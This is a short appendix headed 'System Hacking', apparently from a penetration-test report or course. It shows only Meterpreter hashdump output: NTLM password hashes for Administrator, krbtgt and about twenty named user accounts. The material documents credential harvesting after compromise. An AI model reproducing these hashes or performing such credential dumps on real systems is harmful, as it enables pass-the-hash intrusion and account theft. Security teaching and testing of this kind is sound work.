APPENDIX D-SYSTEM HACKING

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:b41c955faff3c48cf44f44496eec8ce7:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:741a81df34eedb062b36c44a49bdca18:::
J.Tate:27101:aad3b435b51404eeaad3b435b51404ee:837c84468f8017b3a35e327ce0202597:::
M.Johnston:27102:aad3b435b51404eeaad3b435b51404ee:1289b7b2efe2b3e03412466314572946:::
M.Bradley:27103:aad3b435b51404eeaad3b435b51404ee:7b547de5378a99a6aad4ccc1be558440:::
M.Day:27104:aad3b435b51404eeaad3b435b51404ee:2197dcbfbf97b07a5bbf860fc1795cee:::
J.Mccormick:27105:aad3b435b51404eeaad3b435b51404ee:ea11781e4844ac98290e44d14b86c62f:::
S.Glover:27106:aad3b435b51404eeaad3b435b51404ee:78a65de82bf88d6badd8b65d25c4a455:::
K.Patrick:27107:aad3b435b51404eeaad3b435b51404ee:1b8f094544191757435cbf13ea6f8122:::
R.Bridges:27108:aad3b435b51404eeaad3b435b51404ee:6a25311b5254969d5f86503e23385e54:::
E.Hoffman:27109:aad3b435b51404eeaad3b435b51404ee:64971bb22a0a67d753540db9f41a220f:::
T.Reid:27110:aad3b435b51404eeaad3b435b51404ee:47d0747d906b3702988dedc6dcb4586a:::
B.Stanley:27111:aad3b435b51404eeaad3b435b51404ee:91b5833dcdfe591df1b94f04259b6b57:::
J.Kelly:27112:aad3b435b51404eeaad3b435b51404ee:da631a4b29c99dbb3bf80c13e383a4d6:::
C.Lamb:27113:aad3b435b51404eeaad3b435b51404ee:9ec608b251c6e328f80bbb753c468eac:::
C.Keller:27114:aad3b435b51404eeaad3b435b51404ee:aa2c25593f9d78371ac281bc3d0dff0b:::
N.Colon:27601:aad3b435b51404eeaad3b435b51404ee:30f4e47da897170bb3fe87e0a8d558d0:::
J.Ballard:27602:aad3b435b51404eeaad3b435b51404ee:f34eb2668b5ecd49deb6c07f9f6e05ae:::
C.Mathis:27603:aad3b435b51404eeaad3b435b51404ee:1603b5d12a800f7d8a8fadee62cf92ba:::
S.Higgins:27604:aad3b435b51404eeaad3b435b51404ee:9350bd4fdd70c6ef15bdbd7ccced6798:::
T.Maldonado:27605:aad3b435b51404eeaad3b435b51404ee:3e5cf86de9803b81ff301facd5ef352c:::
A.Lucas:27606:aad3b435b51404eeaad3b435b51404ee:8241a80b3f93bad2f223d7892b248468:::
```